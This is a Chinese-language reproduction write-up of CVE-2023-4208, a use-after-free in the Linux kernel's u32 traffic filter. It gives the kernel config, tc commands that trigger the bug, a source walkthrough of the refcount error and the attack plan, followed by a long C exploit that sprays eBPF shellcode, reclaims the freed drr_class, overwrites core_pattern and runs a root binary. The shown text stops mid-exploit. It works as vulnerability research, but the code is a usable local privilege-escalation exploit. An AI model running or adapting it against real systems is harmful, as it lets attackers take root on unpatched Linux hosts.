环境搭建

commit:2c85ebc57b3e1817b6ce1a6b703928e113a90442
内核源码下载:
1 | https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/refs/tags |
1 | make memuconfig |
1 | make defconfig |
编辑 .config:
1 2 3 | # 为支持image需要开启CONFIG_CONFIGFS_FS=yCONFIG_SECURITYFS=y |

1 | sudo make -j$(nproc) bzImage |


遇到问题:

objtool: Don't fail on missing symbol table · Pull Request !141 · openEuler/kernel - Gitee.com


漏洞介绍
- Kernel configuration: CONFIG_NET_SCHED=y, CONFIG_NET_CLS_U32=y
所以总的config就是:
defconfig+menuconfig
1 2 3 | CONFIG_CONFIGFS_FS=yCONFIG_SECURITYFS=yCONFIG_NET_SCHED=y |

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 | CONFIG_CONFIGFS_FS=y #支持imgCONFIG_SECURITYFS=y #支持imgCONFIG_DEBUG_INFO=y #调试CONFIG_USER_NS=y #支持新的namespaceCONFIG_USERFAULTFD=y #支持userfaultfdCONFIG_NET_SCHED=y #漏洞触发必要选项CONFIG_NET_CLS_U32=y #漏洞触发必要选项CONFIG_NETFILTER_XT_TARGET_MARK=yCONFIG_NET_SCH_DRR=y #使用drrCONFIG_BPF=y #漏洞利用所必须CONFIG_BPF_JIT=y #漏洞利用所必须CONFIG_HAVE_EBPF_JIT=y #漏洞利用所必须CONFIG_PREEMPT=y |
POC
在复现本CVE时,笔者已经有了CVE-2023-4207的复现经历,所以这里参照与之相同的思路进行复现,不过相关细节可能不再赘述,有不清楚的地方可以参照笔者的这一篇文章:[原创]CVE-2023-4207复现笔记-二进制漏洞-看雪-安全社区|安全招聘|kanxue.com
以下是一些触发漏洞的命令行:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 | unshare --mount --uts --ipc --net --pid --fork --map-root-user --user --mount-proc /bin/sh/bin/iptables-legacy -t mangle -A POSTROUTING -d 127.0.0.1/24 -j MARK --set-mark 1ip link set dev lo up /bin/tc qdisc add dev lo root handle 1: drr/bin/tc class add dev lo parent 1: classid 1:10 drr quantum 60/bin/tc filter add dev lo protocol ip prio 1 u32 match mark 1 0xff classid 1:10/bin/tc filter change dev lo protocol ip prio 1 handle 800::800 u32 indev lo classid 1:2/bin/tc class delete dev lo classid 1:10 |
漏洞分析
相关源码路径如下:
1 | https://elixir.bootlin.com/linux/v5.10/source/net/sched/cls_u32.c#L841 |
在添加filter和替换filter的时候都会调用到这个函数;
这里的n应该就是旧的filter:

这里通过u32_init_knote分配新的过滤器:

可以看到在该函数中直接将旧的过滤器的res分配给新的过滤器:

然后tcf_unbind_filter旧的过滤器:

具体函数如下:

继续跟进到__tcf_unbind_filter:

这里调用了函数指针,通过调试后可以得知是这个函数(其实用的是drr,基本就是这个函数):

下面看该函数的具体定义:


在这里将drr_class的filter_cnt减一;然而实际上,我们的class只是换了一个filter而已,其引用数不应该被减少;
剩下的就和CVE-2023-4207一样了,我们删除drr_class的时候会调用drr_delete_class函数:

如果引用计数<=0,就可以调用到drr_destroy_class:

这样就错误地释放了对应的qdisc和drr_class;
下面还是贴一张笔者分析的图:
调试
1 | gdb -ex "target remote localhost:1234" -ex "file /mnt/hgfs/VMshare2/cve/all/CVE-2023-4208/vmlinux" -ex "c" |

主要是在drr_destroy_class下断点,然后查看cl,在后续喷射完pg_vec(当然也可以使用其他结构体)之后,可依据需使用该命令查看是否覆盖成功:
攻击思路
后边的攻击思路和CVE-2023-4207就一样了,提前喷射eBPF,是的在内核加载模块地址内部署好我们的代码片段,然后构造uaf,之后使用pg_vec喷射出来已经释放但是仍然被使用的drr_class,此时它的偏移0x60处的qdisc成员被填入了pg_vec申请的虚拟地址,虽然我们不知道这个地址,然后通过mmap可以映射这个地址,我们就有了写这个地址的权限,写其前8个字节为我们的目标地址,也就是我们喷射的eBPF地址,即可劫持控制流;然后实现地址泄露+覆盖core_pattern,最后在另一个进程触发crash,使得root1得到执行,提权成功!
攻击成功

EXP
poc.c:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 | #define _GNU_SOURCE#include <sched.h>#include <unistd.h>#include <stdlib.h>#include <stdio.h>#include <asm/types.h>#include <sys/socket.h>#include <linux/netlink.h>#include <sys/ipc.h>#include <sys/timerfd.h>#include <sys/msg.h>#include <fcntl.h>#include <err.h>#include <sys/syscall.h>#include <linux/aio_abi.h>#include <sys/mman.h>#include <sys/prctl.h>#include <sys/resource.h>#include <netinet/in.h>#include <arpa/inet.h>#include <string.h>#include <pthread.h>#include <signal.h>#include <linux/filter.h>#include <linux/seccomp.h>#include <sys/sendfile.h>#define SYSCHK(x) ({ \ typeof(x) __res = (x); \ if (__res == (typeof(x))-1) \ err(1, "SYSCHK(" #x ")"); \ __res; \})#define PAUSE \ { \ printf(":"); \ int x; \ read(0, &x, 1); \ }extern void write_to_cpu_entry_area(void *buf);void handle(int s) {}void set_cpu(int i){ cpu_set_t mask; CPU_ZERO(&mask); CPU_SET(i, &mask); sched_setaffinity(0, sizeof(mask), &mask);}int cfd[2];int sfd[0x200][2];char payload[0x1000];char buf[0x1000];struct sock_filter filter[0x1000];int stopfd[2];const int DRR_CLASS_SPRAY_THREADS = 0x100;void *job(void *x){ size_t idx = (size_t)x; write(cfd[1], buf, 1); read(cfd[0], buf, 1); set_cpu(0); struct iovec iov = {buf, 0x1000}; struct msghdr mhdr = { .msg_iov = &iov, .msg_iovlen = 1, .msg_control = payload, .msg_controllen = 0x80}; sendmsg(sfd[idx][1], &mhdr, 0);}void do_spray(int times){ memset(payload,0,0x1000); struct cmsghdr *first; first = (struct cmsghdr *)payload; first->cmsg_len = 0x400; first->cmsg_level = 0; // must be different than SOL_SOCKET=1 to "skip" cmsg first->cmsg_type = 0x41414141; /* Try to overwrite struct drr_class's qdisc at offset 0x60 */ /* That address is at CPU#1 cpu_entry_area's entry_stack_page (stack address) while it try to push r15 in function error_entry*/ *(size_t*)&payload[0x60] = 0xfffffe000003df58; for (int i = 0; i < DRR_CLASS_SPRAY_THREADS; i++) { SYSCHK(socketpair(AF_UNIX, SOCK_DGRAM, 0, sfd[i])); int n = 0x800; setsockopt(sfd[i][1], SOL_SOCKET, SO_SNDBUF, (char *)&n, sizeof(n)); setsockopt(sfd[i][0], SOL_SOCKET, SO_RCVBUF, (char *)&n, sizeof(n)); write(sfd[i][1], buf, 0x1000); } pthread_t tid; for (int i = 0; i < times; i++) pthread_create(&tid, 0, job, (void*)(size_t)i); //read(cfd[1], buf, DRR_CLASS_SPRAY_THREADS);}int sc(void){ set_cpu(1); unsigned int prog_len = 0x900; /* In current environment, the max instructions in a program is near 0x900 And we test 0x900 instructions * 0x50 forks * 0x100 sockets * 4 = 180 MB is enough large to spray and worked reliably */ struct sock_filter table[] = { {.code = BPF_LD + BPF_K, .k = 0xb3909090}, {.code = BPF_RET + BPF_K, .k = SECCOMP_RET_ALLOW}}; /* 0xb3909090 is NOPsled shellclode to make exploitation more reliable90 nop90 nop90 nopb3 b8 mov bl, 0xb8*/ for (int i = 0; i < prog_len; i++) filter[i] = table[0]; filter[prog_len - 1] = table[1]; int idx = prog_len - 2;#include "sc.h" struct sock_fprog prog = { .len = prog_len, .filter = filter, }; int fd[2]; for (int k = 0; k < 0x50; k++) { if (fork() == 0) // use fork to bypass RLIMIT_NOFILE limit. { close(stopfd[1]); for (int i = 0; i < 0x100; i++) { SYSCHK(socketpair(AF_UNIX, SOCK_DGRAM, 0, fd)); SYSCHK(setsockopt(fd[0], SOL_SOCKET, SO_ATTACH_FILTER, &prog, sizeof(prog))); } write(stopfd[0], buf, 1); read(stopfd[0], buf, 1); exit(0); } } /* wait for all forks to finish spraying BPF code */ read(stopfd[1], buf, 0x50);}char POC[0x1000];// the payload generated from `tc class delete dev lo classid 1:10`// to generate payload from `tc` command, we can breakpoint at `netlink_sendmsg`// after `tc` command is run, and we can dump the payload using this gdb command:// dump binary memory /tmp/tc_del msg->msg_iter.iov[0].iov_base msg->msg_iter.iov[0].iov_base+msg->msg_iter.iov[0].iov_len// refs: https://man7.org/linux/man-pages/man7/rtnetlink.7.html https://wiki.slank.dev/book/types.htmlsize_t DEL[] = { 0x0005002900000024, 0x00000000649bcb96, 0x0000000100000000, 0x0001000000010010, 0x0000000000000000};int check_core(){ // Check if /proc/sys/kernel/core_pattern has been overwritten char buf[0x100] = {}; int core = open("/proc/sys/kernel/core_pattern", O_RDONLY); read(core, buf, sizeof(buf)); close(core); return strncmp(buf, "|/proc/%P/fd/666", 0x10) == 0;}void crash(char *cmd){ int memfd = memfd_create("", 0); if(memfd < 0) perror(memfd); SYSCHK(sendfile(memfd, open("root1", 0), 0, 0xffffffff)); if(dup2(memfd, 666) < 0) perror("dup2"); close(memfd); while (check_core() == 0) sleep(1); /* Trigger program crash and cause kernel to executes program from core_pattern which is our "root" binary */ *(size_t *)0 = 0;}void unshare_setup(uid_t uid, gid_t gid){ int temp, ret; char edit[0x100]; ret = unshare(CLONE_NEWNET | CLONE_NEWUSER); if (ret < 0) { perror("unshare"); } temp = open("/proc/self/setgroups", O_WRONLY); write(temp, "deny", strlen("deny")); close(temp); temp = open("/proc/self/uid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", uid); write(temp, edit, strlen(edit)); close(temp); temp = open("/proc/self/gid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", gid); write(temp, edit, strlen(edit)); close(temp); return;}#include "key.h"#include "pg_vec.h"#include "sendmsg.h"size_t data[0x1000];int main(int argc, char **argv){ if (fork() == 0) // this process is used to find our process by `pidof billy` { set_cpu(1); strcpy(argv[0], "billy"); while (1) sleep(1); } if (fork() == 0) // this process is used to trigger core_pattern exploit { set_cpu(1); setsid(); crash(""); } setvbuf(stdout, 0, 2, 0); unshare_setup(getuid(), getgid()); socketpair(AF_UNIX, SOCK_STREAM, 0, cfd); socketpair(AF_UNIX, SOCK_STREAM, 0, stopfd); struct rlimit rlim = { .rlim_cur = 0xf000, .rlim_max = 0xf000}; setrlimit(RLIMIT_NOFILE, &rlim); char *core = (void *)mmap((void *)0xa00000, 0x2000, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_FIXED | MAP_ANON, -1, 0); strcpy(core, "|/proc/%P/fd/666"); // put payload string into known address which will used by ebpf shellcode int fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_ROUTE); // later use this socket to trigger vuln set_cpu(1); puts("spray ebpf program."); sc(); // spray ebpf program. puts("spray ebpf done"); getchar(); //do_spray(); // prepare spray thread first. set_cpu(0); /* ip link set dev lo up tc qdisc add dev lo root handle 1: drr tc class add dev lo parent 1: classid 1:10 drr quantum 60 tc filter add dev lo parent 1: pref 100 protocol ip handle 1 fw classid 1:10 tc filter replace dev lo pref 100 